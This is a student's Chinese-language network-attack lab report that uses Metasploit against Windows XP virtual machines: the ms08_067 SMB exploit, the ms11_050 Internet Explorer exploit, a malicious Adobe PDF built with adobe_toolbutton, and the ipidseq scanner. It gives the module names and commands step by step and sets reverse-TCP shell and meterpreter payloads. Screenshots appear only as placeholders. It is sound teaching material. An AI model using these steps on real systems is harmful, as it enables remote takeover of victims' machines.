
20155305《网络对抗》MSF基础应用
20155305《网络对抗》MSF基础应用
实验过程
实验系统
- 靶机1:Windows XP Professional SP2 ,IP地址:192.168.1.108
- 靶机2:Windows XP Professional SP3 简体中文,IP地址:192.168.1.113
- windows XP的虚拟机安装可以在这个网址下载iso镜像,至于序列号就百度吧,会有很多。
- Kali IP地址:192.168.1.105
1、主动攻击:ms08_067
- 使用靶机1和Kali
先msfconsole进入msf,再用search ms08_067查询一下针对该漏洞的攻击模块:

- 用
use exploit/windows/smb/ms08_067_netapi使用该模块:

- 用
show targets查看可以被攻击的靶机的操作系统型号:

- 用
show payloads查看可以供我们使用的攻击载荷:

- 从中找到一个可用的攻击载荷
generic/shell_reverse_tcp,用set payload generic/shell_reverse_tcp设置payload:

- 用
show options查看需要设置的参数:

- 这里需要设置RHOST(靶机IP)和LHOST(Kali的IP),使用
set 需设置的参数名 参数值命令即可设置:

- 设置target选项目标(例如我攻击系统为WIN xp 中文简体 SP2,所以选择10)

- 用
show options确认需要设置的参数是否已经设置好:

- 确认参数设置无误后,用
exploit指令开始攻击:


- 攻击成功后会获取靶机的shell,可以对其进行操作:
2、针对浏览器的攻击:ms11_050
- 使用靶机2和Kali(一开始用自己的最后会有问题,所以换了老师之前的kali)

用search ms11_050查询一下针对该漏洞的攻击模块,并用use windows/browser/ms11_050_mshtml_cobjectelement使用该模块:
- 用

info查看该模块的信息(这个指令相当于show targets、show options等的集合版):
基本信息:

- targets信息:

- options信息:
- 用
set payload windows/meterpreter/reverse_tcp设置payload,并设置需要设置的参数。


用show options确认需要设置的参数是否已经设置好:

- 确认参数设置无误后,用exploit指令开始攻击,攻击成功后会有靶机需要访问的网址:

- 在靶机IE上输入该网址:
- kali中显示session 1已经创建,并显示其会话ID:


- 输入sessions -i 1,成功获取靶机的shell,可以对其进行操作:

3、针对客户端的攻击:adobe_toolbutton
- 使用靶机1和Kali
用search adobe查询一下针对该漏洞的攻击模块:

- 选择一个模块并使用该模块:

- 用
show targets查看可以被攻击的靶机的操作系统型号:

- 设置payload攻击载荷,命令
set payload windows/meterpreter/reverse_tcp

- 用
show options查看需要设置的参数:


- 设置相应参数,实施
exploit攻击,发现在/root/.msf4/local/目录下成功生成了一个qiaolei05.pdf文件:

- 这个时候你可能在你的kali中找不到这个pdf文件,那么打开文件夹的隐藏文件显示就可以找到啦
- 将pdf文件粘贴到靶机win xp


- 在kali中和前几次实验一样打开并设置监听模块
use exploit/multi/handler,set payload windows/meterpreter/reverse_tcp,再设置IP以及端口
- 在靶机上打开刚刚那个pdf文件(这个时候可能xp没有adobe就需要下载一波,地址呢可以到这里下载),可以观察到Kali成功获取了靶机的shell,可以对其进行操作:
4、成功应用任何一个辅助模块:ipidseq
- ipidseq


功能:扫描网段中的存活ip,它会识别被发现主机的IPID(用于跟踪IP包的次序的一种技术)序列模式,并且表示出哪些是0、随机或递增的。

拥有递增的IPID的空闲(空闲是指该主机在特定时间内不向网络发送数据包)主机(即显示为`Incremental!`的条目),不会被网络上的其它主机严重影响,可以用来进行TCP空闲扫描。

TCP空闲扫描:是一种高级的nmap扫描方式,这种扫描方式能让我们冒充网络上另一台主机的IP地址对目标进行更为隐秘的扫描。


- 用
show auxiliary查看所有辅助模块,并选择其中的一个,选的是scanner/ip/ipidseq:
- 查看需要设置的参数,设置完成后确认一下,这里可以进行对单一目标主机的扫描,然后就可以开始
exploit了。

- 也可以对指定网段的主机进行扫描:

实验总结和收获
- 讲道理感觉最难就是虚拟机了,大概下载了十个镜像做实验,就大概屡战屡改,xp的简体中文,台湾版,繁体版都有下载过,最后还是用了简体中文,难得的是居然用的还不错,虽然又在里面下了一些别的需要用的,比如adobe reader。至于英文版呢,因为正好下载英文版的时候网速奇差无比,直接就没试验了,虽然感觉学长学姐大多用的全是英文版english。
- 第三个pdf我还试了试传进了主机,结果一传进来就被查杀了,还看到一个很新鲜的病毒词汇,脚本病毒,和以前的后门被查杀还不一样呢哈哈。
- 实验确实有意思,体会了黑客的感觉,虽然都是以前的xp版本,但还是收获颇丰,而且蛮喜欢这种学知识的方式。
20155305《网络对抗》MSF基础应用的更多相关文章
- 网络对抗——web基础
网络对抗--web基础 实践内容 (1)Web前端HTML (2)Web前端javascipt (3)Web后端:MySQL基础:正常安装.启动MySQL,建库.创建用户.修改密码.建表 (4)Web ...
- 2018-2019 20165237网络对抗 Exp5 MSF基础应用
2018-2019 20165237网络对抗 Exp5 MSF基础应用 实验目标 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如 ...
- 2018-2019 20165221 网络对抗 Exp5 MSF基础
2018-2019 20165221 网络对抗 Exp5 MSF基础 实践内容: 重点掌握metassploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如ms0 ...
- 2018-2019-2 20165325 《网络对抗技术》 Exp5:MSF基础应用
2018-2019-2 20165325 <网络对抗技术> Exp5:MSF基础应用 实验内容(概要) 1.1 一个主动攻击实践,本实验选择 ms17_010_eternalblue(成功 ...
- 2018-2019 20165235 网络对抗 Exp5 MSF基础
2018-2019 20165235 网络对抗 Exp5 MSF基础 1. 实践内容(3.5分) 1.1一个主动攻击实践 攻击方:kali 192.168.21.130 靶机: win7 192.16 ...
- 2018-2019-2 20165311《网络对抗技术》Exp5 MSF基础应用
<网络对抗技术>Exp5 MSF基础应用 实验目的 实验内容 一个主动攻击实践(ms08_067) 一个针对浏览器的攻击(ms11_050) 一个针对客户端的攻击(adobe_toolbu ...
- 2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用 一.原理与实践说明 1.实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具 ...
- 2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用 验前准备 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻 ...
- 2018-2019-2 网络对抗技术 20165236 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165236 Exp5 MSF基础应用 一. 实践内容(3.5分) 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要 ...
随机推荐
- SQLServer 2008(R2)如何开启数据库的远程连接
SQL Server 2008 R2如何开启数据库的远程连接 by:授客 QQ:1033553122 SQL Server 2008默认是不允许远程连接的,如果想要在本地用SSMS连接远程服务器上的S ...
- input radio单选框样式优化
HTML代码: <form> <div> <input id="item1" type="radio" name="it ...
- Expo大作战(十)--expo中的App Icon,expo中的Assets,expo中的ErrorHandling错误处理
简要:本系列文章讲会对expo进行全面的介绍,本人从2017年6月份接触expo以来,对expo的研究断断续续,一路走来将近10个月,废话不多说,接下来你看到内容,讲全部来与官网 我猜去全部机翻+个人 ...
- 使用IDEA创建Java Web项目并部署
前面给大家介绍了IDEA的安装和基本配置,睡觉前Alan再给大家分享一下使用IDEA创建Java Web并部署访问. 打开IDEA,File>New>Project,进入Java Ente ...
- python设计模式之工厂模式
一.理解工厂模式 在面向对象编程中,术语“工厂”表示一个负责创建替他类型对象的类.通常情况下,作为一个工厂的类有一个对象以及与它关联的多个方法.客户端使用某些参数调用此方法,之后,工厂会据此创建所需类 ...
- 阿里云 IOT 对接设备开发 C# 开发设备对接阿里云 IOT平台
一,创建阿里云 IOT 产品.设备 目前阿里云每月赠送 100 万条流量,可以免费使用基础版.高级版,开通后即可免费使用. 阿里云 IOT 平台地址 https://iot.console.aliyu ...
- November 05th, 2017 Week 45th Sunday
Do not pray for an easy life, pray for the strength to endure a difficult one. 不要祈求安逸的人生,祈求拥有撑过艰难的力量 ...
- linux命令2—常见linux命令
1.进入vi的命令 vi filename :打开或新建文件,并将光标置于第一行首 vi +n filename :打开文件,并将光标置于第n行首 vi + filename :打开文件,并将光标置于 ...
- PAT乙级真题及训练题 1025. 反转链表 (25)
PAT乙级真题及训练题 1025. 反转链表 (25) 感觉几个世纪没打代码了,真是坏习惯,调了两小时把反转链表调出来了,心情舒畅. 这道题的步骤 数据输入,数组纪录下一结点及储存值 创建链表并储存上 ...
- 博客系统实战——SprintBoot 集成Thymeleaf 实现用户增删查改(含源码)
近来在学习SprintBoot +Thymeleaf +Maven搭建自己的博客系统,故在学习过程中在此记录一下,也希望能给广大正在学习SprintBoot和Thymeleaf的朋友们一个参考. 以下 ...